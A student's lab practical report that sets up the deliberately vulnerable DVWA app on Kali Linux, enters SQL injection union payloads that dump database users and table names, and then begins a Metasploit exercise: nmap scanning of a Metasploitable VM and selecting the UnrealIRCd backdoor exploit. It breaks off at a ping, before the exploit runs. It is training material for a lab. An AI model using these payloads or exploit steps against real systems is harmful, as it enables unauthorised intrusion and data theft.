
# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$DVWA = array();
$DVWA['db_server'] = '127.0.0.1';
$DVWA['db_database'] = 'dvwa';
$DVWA['db_user'] = 'dvwa';
$DVWA['db_password'] = 'password';
$DVWA['db_port'] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$DVWA['recaptcha_public_key'] = '';
$DVWA['recaptcha_private_key'] = '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$DVWA['default_security_level'] = 'impossible';

[ Read 61 lines (Converted from DOS format) ]
```

Next we will access our MySQL database, in this case we will use MariaDB. Here we will create our user that was mentioned in the previous step, followed by granting that user will all the privileges of the database.



```
(kali㉿kali)-[~]
└─$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 37
Server version: 10.6.8-MariaDB-1 Debian build-1

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'user'@'127.0.0.1' identified by 'pass' at line 1
MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.008 sec)

MariaDB [(none)]> grant all privileges on dwva.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.009 sec)

MariaDB [(none)]> exit
Bye

(kali㉿kali)-[~]
```

Next we will check if our apache2 server exists, and if it is up to date. Then we will access the php.ini file and will make some changes to the server settings.



```
kali㉿kali:/etc/php/8.1/apache2
File Actions Edit View Help

(kali㉿kali)-[~]
└─$ cd /etc/php/8.1

(kali㉿kali)-[/etc/php/8.1]
└─$ ls
apache2 cli mods-available

(kali㉿kali)-[/etc/php/8.1]
└─$ cd apache2

(kali㉿kali)-[/etc/php/8.1/apache2]
└─$ ls
conf.d php.ini

(kali㉿kali)-[/etc/php/8.1/apache2]
└─$ sudo nano php.ini
```

In the file, we will search for “allow_” by clicking Ctrl+W followed by the text, followed by pressing the Enter key.

Here we will set the “allow_url_fopen” and “allow_url_include” to On.



```
; Directives are specified using the following syntax:
; directive = value
; Directive names are *case sensitive* - foo=bar is different from FOO=bar.
; Directives are variables used to configure PHP or PHP extensions.
Search: allow_
```

Then we will press Ctrl+O to save the changes and Ctrl+X to exit the file.

```

kali@kali: /etc/php/8.1/apache2
GNU nano 6.3          php.ini = 

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; https://php.net/upload-tmp-dir
upload_tmp_dir =

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;

; whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from='john@doe.com'

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,

```

File Actions Edit View Help

Exit Read File Replace Cut Paste Execute Justify Go To Line Undo Redo Set Mark

Then we will start MySQL followed by the apache2 server.

```

kali@kali: /etc/php/8.1/apache2
File Actions Edit View Help

[kali@kali]-(/etc/php/8.1/apache2)
$ sudo systemctl start mysql
(kali@kali)-(/etc/php/8.1/apache2)
$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun Nov  5 02:59:42 2022; 3min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 35106 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Process: 35151 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
 Main PID: 35124 (apache2)
    Tasks: 9 (limit: 2283)
   Memory: 24.5M
      CPU: 339ms
 Group: /system.slice/apache2.service
         ├─35124 /usr/sbin/apache2 -k start
         ├─35156 /usr/sbin/apache2 -k start
         ├─35157 /usr/sbin/apache2 -k start
         ├─35158 /usr/sbin/apache2 -k start
         ├─35159 /usr/sbin/apache2 -k start
         ├─35160 /usr/sbin/apache2 -k start
         ├─35879 /usr/sbin/apache2 -k start
         ├─36243 /usr/sbin/apache2 -k start
         └─36248 /usr/sbin/apache2 -k start

Nov 05 02:59:42 kali systemd[1]: Starting The Apache HTTP Server ...
Nov 05 02:59:42 kali apachectl[35123]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, usi>
Nov 05 02:59:42 kali systemd[1]: Started The Apache HTTP Server.
Nov 05 02:59:46 kali systemd[1]: Reloading The Apache HTTP Server...
Nov 05 02:59:46 kali apachectl[35154]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, usi>
Nov 05 02:59:46 kali systemd[1]: Reloaded The Apache HTTP Server.
lines 1-27/27 (END)

```

```

kali@kali: ~
File Actions Edit View Help

[kali@kali]-(~)
$ cd /etc/php/8.1
[kali@kali]-(/etc/php/8.1)
$ ~
[kali@kali]-(~)
$ sudo nano /etc/php/8.1/apache2/php.ini
[kali@kali]-(~)
$ sudo service apache2 reload
apache2.service is not active, cannot reload.

[kali@kali]-(~)
$ sudo service apache2 stop
[kali@kali]-(~)
$ sudo service apache2 start
[kali@kali]-(~)
$ sudo service apache2 reload
[kali@kali]-(~)
$ 

```

Then we will open our browser and navigate to the page on “127.0.0.1”.

The screenshot shows the DVWA Database Setup page. On the left, there's a sidebar with 'Setup DVWA', 'Instructions', and 'About'. The main content area has a heading 'Database Setup' with a note about creating or resetting the database. Below that is a 'Setup Check' section. It lists the Web Server SERVER_NAME as 127.0.0.1, the Operating system as 'Kali', and various PHP module status: curl (Disabled), mbstring (Disabled), fileinfo (Disabled), mb_convert_encoding (Disabled), and gd (Enabled). It also notes that the reCAPTCHA key is missing. The database section shows MySQL/MariaDB as the backend, with details like Database username: dvwa, Database password: dvwa, Charset: latin1_swedish_ci, and Collation: latin1_swedish_ci. The port is listed as 3306. A note at the bottom says 'reCAPTCHA key: Missing'. The Apache section shows the 'Writable folder /var/www/html/DvWA/reckable/uploads/' as Yes. A note states: 'Status in red, indicate there will be an issue when trying to complete some modules.' It suggests setting 'allow_url_fopen = On' and 'allow_url_include = On' in the php.ini file if these are disabled. A note at the bottom says: 'These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.' At the bottom right is a 'Create / Reset Database' button.

After creating the database, you will be redirected to a login page where you will enter the username – “admin” and the password – “password” to access the site.

The screenshot shows the DVWA Login page. The URL is 127.0.0.1/DVWA/login.php. The page features the DVWA logo at the top. Below it is a form with two fields: 'username' containing 'admin' and 'password' containing 'password'. At the bottom right of the form is a 'Login' button.

Then you will be redirected to the Home page. Over there you will have to initially lower the security under the DVWA security tab. Then you will head over to the SQL Injection tab.

The screenshot shows the DVWA Home page. The URL is 127.0.0.1/DVWA/index.php. The page includes the DVWA logo and a navigation menu on the left with options like 'Home', 'Logout', 'General Instructions', 'Blind Poc', 'File Inclusion', 'File Upload', 'Numerical CAPTCHA', 'SQL Injection', 'XSS (Stored)', 'XSS (Reflected)', 'CSRF', 'DOS Protection', 'Denial of Service', 'Cookie Manipulation', 'Path Traversal', 'About', and 'Logout'. The main content area has sections for 'General Instructions', 'WARNING!', and 'Disclaimer'. It also lists 'More Training Resources'.

Here you can enter the injection payload for the User ID on the database.

Here we enter the payload 1=1.

The DVWA SQL Injection page displays the results of the '1=1' payload. The 'User ID:' field contains '1=1'. The output shows the user information: ID: 1=1, First name: admin, Surname: admin.

Here we enter the payload 1=1--.


The DVWA SQL Injection page displays the results of the '1=1--' payload. The 'User ID:' field contains '1=1--'. The output shows the user information: ID: 1=1--, First name: admin, Surname: admin.

Here we enter the payload %' or 0=0 union select null, user() #.

The DVWA SQL Injection page displays the results of the '%' or '0'='0 union select null, user() #' payload. The 'User ID:' field contains '%' or '0'='0'. The output lists multiple user records:

- ID: %' or '0'='0
First name: admin
Surname: admin
- ID: %' or '0'='0
First name: Gordon
Surname: Brown
- ID: %' or '0'='0
First name: Hack
Surname: Me
- ID: %' or '0'='0
First name: Pablo
Surname: Picasso
- ID: %' or '0'='0
First name: Bob
Surname: Smith

Here we enter the payload %' and 1=0 union select null, tablename from information_schema.tables #.



The screenshot shows the DVWA application interface. The title bar says "DVWA". The main content area is titled "Vulnerability: SQL Injection". On the left, there's a sidebar with various menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a form with "User ID:" followed by a text input containing "%' and 1=0 union select null, table_name from information_schema.tables #". Below the input is a "Submit" button. The page displays several database table names as results of the injection query: ALL_PLUGINS, APPLICABLE_ROLES, CHARACTER_SETS, CHECK_CONSTRAINTS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY, COLUMNS, COLUMN_PRIVILEGES, ENABLED_ROLES, ENGINES, and EVENTS.

Practical No. 7

Aim - Practical on Using Metasploit Framework for exploitation.

Theory -

The Metasploit Framework (MSF) is a powerful, modular platform used to develop, test, and execute exploit code against remote targets. This practical involves selecting a specific exploit module for a known vulnerability and pairing it with a payload, such as a Meterpreter shell, to gain remote command execution. Through MSF, practitioners learn to manage "sessions," perform privilege escalation, and conduct post-exploitation tasks like data exfiltration. It serves as the industry-standard tool for verifying whether a discovered vulnerability is truly exploitable in a real-world scenario.

Access Metasploit and Exploits:

Here we are checking whether if we can access Metasploit on Kali Linux. We will use the command “sudo msfconsole”.

```
(Kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256 ::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256 ::PREFE
nrence

*Car RammR00t@kali:~[4]:4141
*Björkson*FlyingCircus*
*Securifera*hot_cocoa*
*n@0bytes*DNC6G*guildzero*dork0tv*42*[EHF]*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCCurity*
*Mars_Explorer*zen_cfw*Fat_Boys*Simpatico*zdjb*Isec-U_0*The_Pomorians*T3SHH@Wk33*JetJ*OrangeStar*Team_Corgi*
*Ddg3*0litch*OffRes+LegionOfRinf*UniWA*wguoco*Pr0ph3t*L0n3r*_n00bz*OSINT_Punchers*Tinfoil_Hats*Hava*Team_Neu*
*Cyb3rDoctor*Techclock_Inc*kinakomochi*Dubbeldopper*bubbasmp*w*Gh0st$t*ytl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HXLBBG*D3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*Woo!*Raise_The_Black*CTError*
*Individual*mikejam*Flag_Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San_Antonio_College_Cyber_Rangers*sam_ninja*Akerbeltz*cheeseroyale*Ephyraeasard_city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford_Brookes_University*0D1*knob_noob*Ferris_Wheel*Focus*ONo+jameless*
*Logic_b0mbd*drak0t4*0th3rs*dcua==ccccchhhh6819*Manzara's_Magpies*pum4lyfe*Droogy*Shrubhound_Gang+ssociety*HackJML*
*asdflghjkl*n00b13*i-cube_warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*InspiV*RPCA_Cyber_Club*kurage@overflow_lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EtIetsHecken*CyberSquad*PKt*Trident*RedSeer*SOIMA*EVMA*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cl455N0tF0und*exploits33krroot_rulzz*InfosecIIIG*
*superusers#*rdT0R3m3b3r*operators*NULL*stuxCTF*miHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa>null2root*HowestCSP*Fzfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*

      =[ metasploit v6.2.9-dev
+ -- =[ 2230 exploits - 1177 auxiliary - 398 post           ]
+ -- =[ 867 payloads - 45 encoders - 11 nops            ]
+ -- =[ 9 evasion          ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > 
```

Database setup and configuration:

Start PostgreSQL by running “sudo systemctl start postgresql.service” in the terminal. We will also use the command “sudo systemctl status postgresql.service” to check whether the database is running.

```
(Kali㉿kali)-[~]
└─$ sudo systemctl start postgresql.service
(Kali㉿kali)-[~]
└─$ sudo systemctl postgresql.service
Unknown command verb postgresql.service.

(Kali㉿kali)-[~]
└─$ systemctl status postgresql.service
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Sat 2022-11-12 00:32:29 EST; 37s ago
       Process: 5276 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
      Main PID: 5276 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Nov 12 00:32:29 kali systemd[1]: Starting PostgreSQL RDBMS...
Nov 12 00:32:29 kali systemd[1]: Finished PostgreSQL RDBMS.

(Kali㉿kali)-[~]
```

Initialize the Metasploit Database.

```
(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(kali㉿kali)-[~]
└─$
```

Now you are ready to access the msfconsole

Once you are inside the Metasploit console, you can use the command “db_status” to check whether your database is connected to Metasploit.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

In case of multiple targets, you can create a workspace which will help keep the exploits that you run on your targets separate and will prevent any further complication.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
  workspace          List workspaces
  workspace [name]   Switch workspace

OPTIONS:
  -a, --add <name>      Add a workspace.
  -d, --delete <name>    Delete a workspace.
  -D, --delete-all       Delete all workspaces.
  -h, --help             Help banner.
  -l, --list             List workspaces.
  -r, --rename <old> <new> Rename a workspace.
  -S, --search <name>   Search for a workspace.
  -v, --list-verbose     List workspaces verbose.

msf6 >
```

Here we are going to use the “Fourthedition” workspace to conduct our exploits.

```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

The following example represents a simple Unreal IRCD attack against the target

Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 192.168.37.130 which can be scanned using the “db_nmap” command, which identifies open ports and associated applications.

```
No mail.
msfadmin@metasploitable:~$ ifconfig
> if config
>
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:63:20:48
          inet addr:192.168.226.132 Bcast:192.168.226.255 Mask:255.255.255.0
          inet6 addr: fe80::0c29:20ff%eth0 brd fe80::ff:fe29:20%eth0 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4279 (4.1 KB) TX bytes:7112 (6.9 KB)
          Interrupt:17 Base address:0x2000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

Here when the “--save” command is used, the output is saved under the /root/.msf4/local/ folder.

```
[*] Nmap: 'Host discovery disabled (-PN). All addresses will be marked 'up' and scan times may be slower.'  
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 01:33 EST  
[*] Nmap: NSE: Loaded 125 scripts for scanning.  
[*] Nmap: NSE: Script Pre-scanning.  
[*] Nmap: Starting runlevel 1 (of 2) scan.  
[*] Nmap: Initiating NSE at 01:33  
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed  
[*] Nmap: Starting runlevel 2 (of 2) scan.  
[*] Nmap: Initiating NSE at 01:33  
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed  
[*] Nmap: Initiating ARP Ping Scan at 01:33  
[*] Nmap: Scanning 192.168.37.130 [1 port]  
[*] Nmap: Completed ARP Ping Scan at 01:33, 0.09s elapsed (1 total hosts)  
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:33  
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:33, 0.02s elapsed  
[*] Nmap: Initiating SYN Stealth Scan at 01:33  
[*] Nmap: Scanning 192.168.37.130 [65535 ports]  
[*] Nmap: Discovered open port 21/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 23/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 111/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 53/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 445/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 22/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 3306/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 80/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 5900/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 139/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 25/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 45837/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 1524/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 513/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 55451/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 6000/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 1099/tcp on 192.168.37.130  
[*] Nmap: Discovered open port 3632/tcp on 192.168.37.130
```

As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services. We can use the “services” command to see all the running services and their network details.

```
msf6 > services
Services
=====
host      port  proto   name      state    info
192.168.37.130  21    tcp     ftp      open
192.168.37.130  22    tcp     ssh      open
192.168.37.130  23    tcp     telnet   open
192.168.37.130  25    tcp     smtp    open
192.168.37.130  53    tcp     domain   open
192.168.37.130  80    tcp     http    open
192.168.37.130  111   tcp     rpcbind  open  2 RPC #100000
192.168.37.130  139   tcp     netbios-ssn open
192.168.37.130  445   tcp     microsoft-ds open  Samba smbd 3.0.20-Debian
192.168.37.130  512   tcp     exec    open
192.168.37.130  513   tcp     login   open
192.168.37.130  514   tcp     shell   open
192.168.37.130  1099  tcp     rmiregistry open
192.168.37.130  1524  tcp     ingreslock open
192.168.37.130  2049  tcp     nfs     open  2-4 RPC #100003
192.168.37.130  2121  tcp     ccpProxy-ftp open
192.168.37.130  3306  tcp     mysql   open
192.168.37.130  3632  tcp     distccd  open
192.168.37.130  5432  tcp     postgresql open
192.168.37.130  5900  tcp     vnc     open
192.168.37.130  6000  tcp     x11    open
192.168.37.130  6667  tcp     irc     open
192.168.37.130  6697  tcp     ircs-u  open
192.168.37.130  8009  tcp     ajp13   open
192.168.37.130  8180  tcp     unknown  open
192.168.37.130  8787  tcp     msgsrvr open
192.168.37.130  45837  tcp    mountd  open  1-3 RPC #100005
192.168.37.130  49598  tcp    open
192.168.37.130  55451  tcp    nlockmgr open  1-4 RPC #100021
192.168.37.130  60540  tcp    status   open  1 RPC #100024
msf6 > 
```

UnrealIRCd service:

Here we will search for the exploit UnrealIRCd by using the command “search UnrealIRCd”. The unix/irc/unreal_ircd_3281_backdoor exploit was used as Metasploit deems the exploit to be excellent for our task.

```
msf6 > search UnrealIRCd
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  No  UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > 
```

Additional information on the exploit can be found using the “info” command followed by the exploits index number.

```
msf6 > info 0
      Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
      Module: exploit/unix/irc/unreal_ircd_3281_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2010-06-12

      Provided by:
      hdm <x@hdm.io>

      Available targets:
      Id  Name
      - -
      0   Automatic Target

      Check supported:
      No

      Basic options:
      Name  Current Setting  Required  Description
      RHOSTS  yes            The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      REPORT  6667           yes        The target port (TCP)

      Payload informations:
      Space: 1024

      Description:
      This module exploits a malicious backdoor that was added to the
      Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
      the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
      2010.

      References:
      https://nvd.nist.gov/vuln/detail/CVE-2010-2075
      OSVDB (65445)
      http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
msf6 > 
```

We should initially find the network configuration of our system as well as the target system before we conduct the attack. We can achieve this by pinging the target system and checking if get any response.

Kali:

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.37.131 netmask 255.255.255.0 broadcast 192.168.37.255
      inet6 fe80::5da2:8313:475b:73e6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:54:41:e9 txqueuelen 1000 (Ethernet)
          RX packets 639 bytes 260635 (254.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 16975 bytes 1538642 (1.4 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 74115 bytes 18161289 (17.3 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 74115 bytes 18161289 (17.3 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 >
```

```
[(kali㉿kali)-[~]]$ ping 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.410 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.511 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.37.130: icmp_seq=4 ttl=64 time=0.277 ms
64 bytes from 192.168.37.130: icmp_seq=5 ttl=64 time=0.345 ms
